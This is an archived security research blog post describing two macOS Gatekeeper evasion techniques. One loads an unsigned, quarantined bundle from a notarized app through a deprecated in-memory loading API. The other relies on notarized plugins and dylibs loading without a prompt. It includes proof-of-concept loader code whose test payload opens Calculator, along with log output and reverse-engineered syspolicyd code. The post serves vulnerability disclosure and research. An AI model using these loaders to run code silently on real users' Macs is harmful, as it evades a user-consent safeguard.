GateKeeper - Not a Bypass (Again)

By Csaba Fitzl

Published: 2021-06-29 · Archived: 2026-04-06 01:18:04 UTC

This post is about two techniques that can be useful for someone to evade GateKeeper in a red team engagement or pentest. According to Apple these are not considered bypasses, and everything works as expected.

mmap Link to heading

Part of GateKeeper is implemented on macOS in the `Quarantine.kext` kernel extension. It uses the MAC policy framework to insert hooks on the system on various points. These functions are named as hook*. Let's take a look on what is implemented.

```
 csaby@mac ~ % nm /System/Library/Extensions/Quarantine.kext/Contents/MacOS/Quarantine | grep hook
0000000000001a4a t _hook_cred_check_label_update
0000000000001a01 t _hook_cred_check_label_update_execve
0000000000001a73 t _hook_cred_label_associate
0000000000001b26 t _hook_cred_label_destroy
0000000000001c1f t _hook_cred_label_update
0000000000001b43 t _hook_cred_label_update_execve
0000000000001d11 t _hook_mount_label_associate
0000000000007fd0 s _hook_mount_label_associate.empty
0000000000001e71 t _hook_mount_label_destroy
0000000000001ec1 t _hook_mount_label_internalize
0000000000007db0 s _hook_mount_label_internalize._os_log_fmt
0000000000002007 t _hook_policy_init
0000000000002073 t _hook_policy_initbsd
000000000000209c t _hook_policy_syscall
000000000000739d t _hook_policy_syscall.cold.1
000000000000743f t _hook_policy_syscall.cold.10
00000000000073af t _hook_policy_syscall.cold.2
00000000000073c1 t _hook_policy_syscall.cold.3
00000000000073d3 t _hook_policy_syscall.cold.4
00000000000073e5 t _hook_policy_syscall.cold.5
00000000000073f7 t _hook_policy_syscall.cold.6
0000000000007409 t _hook_policy_syscall.cold.7
000000000000741b t _hook_policy_syscall.cold.8
000000000000742d t _hook_policy_syscall.cold.9
0000000000004338 t _hook_proc_notify_exec_complete
0000000000007451 t _hook_proc_notify_exec_complete.cold.1
000000000000442e t _hook_vnode_check_exec
0000000000004468 t _hook_vnode_check_setextattr
```


```
0000000000004551 t _hook_vnode_notify_create
0000000000007f60 s _hook_vnode_notify_create._os_log_fmt
0000000000007463 t _hook_vnode_notify_create.cold.1
0000000000004b37 t _hook_vnode_notify_deleteextattr
0000000000004d6d t _hook_vnode_notify_link
0000000000004b41 t _hook_vnode_notify_open
0000000000004908 t _hook_vnode_notify_rename
0000000000001cbe t _hook_vnode_notify_setacl
0000000000001cc8 t _hook_vnode_notify_setattrlist
0000000000001cd2 t _hook_vnode_notify_setextattr
0000000000001cdc t _hook_vnode_notify_setflags
0000000000001ce6 t _hook_vnode_notify_setmode
0000000000001cf0 t _hook_vnode_notify_setowner
0000000000001cfa t _hook_vnode_notify_setutimes
0000000000001d04 t _hook_vnode_notify_truncate
```

What stands out that any hook related to memory mapping (mmap) is missing. This gave me the idea for a GK bypass.

Not a Vulnerability [Link to heading]

Patrick Wardle had a talk a couple of years ago about GK issues, which can be found here: Gatekeeper Exposed He showed that during that time someone could bypass GK with loading a dylib external to the main application.

Since then this has been fixed, and if someone calls `dlopen` from the application on any quarantined binary, it will fail. It will produce an error message like this.



The problem is that an attacker can load a dylib through other means as well, using the deprecated `NSCreateObjectFileImageFromMemory` API.

What we can do is call this API on any dynamic library outside of our bundle, which can be even unsigned and have the quarantine flag, and it will be still loaded and executed.

The following code snippet does it.

```
 NSObjectFileImage fileImage = NULL;
NSModule module = NULL;
NSSymbol symbol = NULL;

struct stat stat_buf;
void (*function)();

int fd = open("/Volumes/QB/test.bundle", O_RDONLY, 0);
fstat(fd, &stat_buf);
void* codeAddr = mmap(NULL, stat_buf.st_size, PROT_READ, MAP_FILE | MAP_PRIVATE, fd, 0);
close(fd);



NSCreateObjectFileImageFromMemory(codeAddr, stat_buf.st_size, &fileImage);

module = NSLinkModule(fileImage, "module", NSLINKMODULE_OPTION_NONE);
symbol = NSLookupSymbolInModule(module, "_execute");
function = NSAddressOfSymbol(symbol);

function();

NSUnLinkModule(module, NSUNLINKMODULE_OPTION_NONE);
NSDestroyObjectFileImage(fileImage);
```

Not Exploitation Link to heading

I developed a simple App, called QB.app, which I notarized and it will load this binary from the path above (`/Volumes/QB/test.bundle`). The app is packed inside a DMG with this `test.bundle` . The code of this binary is very simple.

```
 #include <stdio.h>
#include <stdlib.h>

__attribute__((constructor))
void custom(int argc, const char **argv)
{
        printf("Executed constructor!\n");
        system("/System/Applications/Calculator.app/Contents/MacOS/Calculator");
}

void execute()
{
        printf("Executed execute!\n");
        system("/System/Applications/Calculator.app/Contents/MacOS/Calculator");
}
```

It has a constructor and an execute function. Both print a message and start Calculator.

If we load this from our app it will start Calculator twice (once the first is closed), because the constructor will be called and also the `execute` function.

I also added a line to my app to try to do the same load with `dlopen` to show that it doesn't work:

```
dlopen("/Volumes/QB/test.bundle",1);
```

When this is invoked we will get the popup shown above.

However on the dynamic mapping it will be loaded and Calculator will be executed.

Note, that `test.bundle` is unsigned!

Implications Link to heading

This allows someone to create a fully legitimate application, which runs `mmap`, notarize it and later load any external bundle, dylib. If supplied through the network it doesn't even have to be included in the distributed package.

I think Apple should really monitor `mmap` operation and disallow the load of quarantined code, or code dowloaded over the network.

Dynamic Libraries Bypass Gatekeeper Link to heading

I found this odd behavior when I wrote about screensavers for my Beyond the good ol' LaunchAgents series. I noticed that if I place a downloaded screensaver in its location, it will be loaded without any user prompts, which was really weird as I expected GateKeeper to shout in my face.

Let's see what goes on.

Screensavers Link to heading

When users download a screen saver bundle (`.saver`) and instead of double clicking the screen saver for installation, directly place it in the `~/Library/Screen Saver` directory, the system will load the screen saver if the users select it in the screen saver preferences. There is no alert that they are trying to execute an app downloaded form the Internet.

The screen saver has to be notarized, or signed with an old certificate in order to avoid a prompt. Even if an app is notarized an alert should be generated at first execution by Gatekeeper.

I created a simple screen saver with the following code, to see which part is executed.

```
 //
//  DemoScreenView.m
//  DemoScreen
```

```
//
//  Created by csaby on 2021. 05. 26..
//

#import "DemoScreenView.h"

__attribute__((constructor))
void custom(int argc, const char **argv)
{
    NSLog(@"hello_screensaver %s", __PRETTY_FUNCTION__);
}


@implementation DemoScreenView

- (instancetype)initWithFrame:(NSRect)frame isPreview:(BOOL)isPreview
{

    NSLog(@"hello_screensaver %s", __PRETTY_FUNCTION__);
    self = [super initWithFrame:frame isPreview:isPreview];
    if (self) {
        [self setAnimationTimeInterval:1/30.0];
    }
    return self;
}

- (void)startAnimation
{
    NSLog(@"hello_screensaver %s", __PRETTY_FUNCTION__);
    [super startAnimation];
}

- (void)stopAnimation
{
    NSLog(@"hello_screensaver %s", __PRETTY_FUNCTION__);
    [super stopAnimation];
}

- (void)drawRect:(NSRect)rect
{
    NSLog(@"hello_screensaver %s", __PRETTY_FUNCTION__);
    [super drawRect:rect];
}

- (void)animateOneFrame
{
    NSLog(@"hello_screensaver %s", __PRETTY_FUNCTION__);
```

```
    return;
}

- (BOOL)hasConfigureSheet
{
    NSLog(@"hello_screensaver %s", __PRETTY_FUNCTION__);
    return NO;
}

- (NSWindow*)configureSheet
{
    NSLog(@"hello_screensaver %s", __PRETTY_FUNCTION__);
    return nil;
}

@end
```

As soon as it's selected it will be loaded, and run what we can see in the logs

```
 csaby@bigsur ~ % log stream | grep hello_screensaver
2021-05-28 08:43:59.329660-0700 0x1eb6     Default     0x6b54               692    0    legacyScreenSaver: (Demo
2021-05-28 08:43:59.329945-0700 0x1eb6     Default     0x6b54               692    0    legacyScreenSaver: (Demo
2021-05-28 08:43:59.330051-0700 0x1eb6     Default     0x6b54               692    0    legacyScreenSaver: (Demo
2021-05-28 08:43:59.330178-0700 0x1eb6     Default     0x6b54               692    0    legacyScreenSaver: (Demo
2021-05-28 08:43:59.330981-0700 0x1eb6     Default     0x0                  692    0    legacyScreenSaver: (Demo
2021-05-28 08:43:59.845980-0700 0x1eb6     Default     0x6b54               692    0    legacyScreenSaver: (Demo
2021-05-28 08:43:59.846471-0700 0x1eb6     Default     0x6b54               692    0    legacyScreenSaver: (Demo
```

If the screen saver wasn't installed through a double click it should generate an alert just as when it's not notarized.

ColorPickers [Link to heading]

I went on to explore other bundles, and noticed the same behavior with ColorPickers.

System wide color picker plugins are loaded by the process `/System/Library/Frameworks/AppKit.framework/Versions/C/XPCServices/LegacyExternalColorPickerService-x86_64.xpc/Contents/MacOS/LegacyExternalColorPickerService-x86_64` . Plugins are stored in `~/Library/ColorPickers` .

Similarly to screen savers, if a color picker is notarized (or signed with an old certificate), and we place the plugin in `~/Library/ColorPickers` it will be loaded. There is no user prompt generated.

A user prompt will only be generated if the plugin is not notarized, and signed with a new certificate.

Someone can easily fool a user to copy the plugin into the right folder, and from that point the code can run once they start any application that loads color pickers, like Pages.

Preference panes Link to heading

The system preferences pane uses the `/System/Library/Frameworks/PreferencePanes.framework/Versions/A/XPCServices/legacyLoader-x86_64.xpc/Contents/MacOS/legacyLoader-x86_64` binary to load external plugin from `~/Library/PreferencePanes`.

Similarly to screen savers, if a preference pane is notarized (or signed with an old certificate), and we place the plugin in `~/Library/PreferencePanes` it will be loaded. There is no user prompt generated. The same story.

It started to show a pattern, that every bundle which is loaded into a process gets executed, so I decided to investigate it.

The Root Cause Link to heading

To test my theory I created a dylib, which simply logs a message.

```
 #import <Foundation/Foundation.h>

__attribute__((constructor))
void custom(int argc, const char **argv)
{
    NSLog(@"hello_dylib %s", __PRETTY_FUNCTION__);
}
```

and an executable, which loads the dylib.

```
 #import <dlfcn.h>

int main(void)
{
 dlopen("log.dylib", RTLD_LAZY);
}
```

Then I notarized the dylib, and downloaded it so it got a quarantine flag. Then started the executable and the dylib was loaded without any prompts. This was really weird.

Thus I decided to take a look at the GK logs from `syspolicyd`. The following shows the `syspolicyd` logs concerning the load of the `log.dylib`.

```
 2021-06-01 22:47:50.789451+0200 0x1a504f   Debug       0x0                 144    0    syspolicyd: (Security)
2021-06-01 22:47:50.789676+0200 0x1a504f   Debug       0x0                 144    0    syspolicyd: (LaunchServ
```

```
2021-06-01 22:47:50.789706+0200 0x1a504f   Debug       0x0                 144    0    syspolicyd: (Security) |
2021-06-01 22:47:50.789817+0200 0x1a504f   Debug       0x0                 144    0    syspolicyd: (Security) |
2021-06-01 22:47:50.789908+0200 0x1a504f   Debug       0x0                 144    0    syspolicyd: (Security) |
2021-06-01 22:47:50.789956+0200 0x1a504f   Debug       0x0                 144    0    syspolicyd: (Security) |
2021-06-01 22:47:50.790038+0200 0x1a513a   Debug       0x0                 144    0    syspolicyd: pid 144 requ
2021-06-01 22:47:50.790078+0200 0x1a513a   Info        0x0                 144    0    syspolicyd: [com.apple.s
2021-06-01 22:47:50.792467+0200 0x1a513a   Info        0x0                 144    0    syspolicyd: [com.apple.s
2021-06-01 22:47:50.792516+0200 0x1a504f   Debug       0x0                 144    0    syspolicyd: (Security) |
2021-06-01 22:47:50.792584+0200 0x1a504f   Info        0x0                 144    0    syspolicyd: [com.apple.s
2021-06-01 22:47:50.792916+0200 0x1a504f   Info        0x0                 144    0    syspolicyd: (CoreAnalyti
2021-06-01 22:47:50.792966+0200 0x1a504f   Info        0x0                 144    0    syspolicyd: [com.apple.s
2021-06-01 22:47:50.793007+0200 0x1a513a   Info        0x0                 144    0    syspolicyd: [com.apple.s
2021-06-01 22:47:50.793048+0200 0x1a513a   Default     0x0                 144    0    syspolicyd: [com.apple.s
2021-06-01 22:47:50.793068+0200 0x1a513a   Info        0x0                 144    0    syspolicyd: [com.apple.s
2021-06-01 22:47:50.793084+0200 0x1a513a   Info        0x0                 144    0    syspolicyd: [com.apple.s
2021-06-01 22:47:50.793202+0200 0x1a513a   Default     0x0                 144    0    syspolicyd: [com.apple.s
2021-06-01 22:47:50.794058+0200 0x1a513a   Debug       0x0                 144    0    syspolicyd: (Security) |
2021-06-01 22:47:50.794215+0200 0x1a513a   Debug       0x0                 144    0    syspolicyd: (Security) |
2021-06-01 22:47:50.794247+0200 0x1a513a   Debug       0x0                 144    0    syspolicyd: (LaunchServi
2021-06-01 22:47:50.794318+0200 0x1a513a   Debug       0x0                 144    0    syspolicyd: (Security) |
```

If yo don't find it, let me highlight the key part:

```
syspolicyd: [com.apple.syspolicy.exec:default] Library loads never require a first launch prompt.
```

Looks like it's a design decision not to generate prompt on library loads. We can find this if we reverse `syspolicyd`. `/usr/libexec/syspolicyd` has the method `determineGatekeeperEvaluationTypeForTarget:withResponsibleTarget:`:

```
unsigned __int64 __cdecl -[EvaluationPolicy determineGatekeeperEvaluationTypeForTarget:withResponsibleTarget:](
        EvaluationPolicy *self,
        SEL a2,
        id a3,
        id a4)
{
...
    if ( (unsigned __int8)objc_msgSend(v5, "triggeredByLibraryLoad") )
    {
      v12 = +[SBRUtilities alertIcon]_3(&OBJC_CLASS___SPLog, "exec");
      v13 = (os_log_s *)objc_retainAutoreleasedReturnValue(v12);
      if ( os_log_type_enabled(v13, OS_LOG_TYPE_INFO) )
      {
        LOWORD(buf) = 0;
        _os_log_impl(
          (void *)&_mh_execute_header,
```

```
            v13,
            OS_LOG_TYPE_INFO,
            "Library loads never require a first launch prompt.",
            (uint8_t *)&buf,
            2u);
        }
        v14 = v13;
    }
```

Here we can find the log messages that we saw in the logs.

Implications Link to heading

Shared libraries, like dylibs, frameworks, plugins, etc… will be loaded by macOS without any user prompt if they were notarized. This bypasses Gatekeeper effectively as an attacker has plenty of options to get the user to drag and drop a plugin to a certain location, or drag and drop a framework to an existing application overwriting a previous one. Once the shared library is in its place it can be loaded.

Note that Gatekeeper will also accept libraries signed in the past pre-notarization. The only case it will generate a popup and refuse to load it, if it was signed recently and wasn't notarized or if it's unsigned. This is different from regular applications as in those cases the user *has to approve* load even if the app was notarized. This should be the case also for shared libraries.

Conclusion Link to heading

According to Apple these are not considered bypasses, which I disagree with. Any clever person can use these techniques to stay under the radar and get code execution on a user's box without generating prompts for the user.
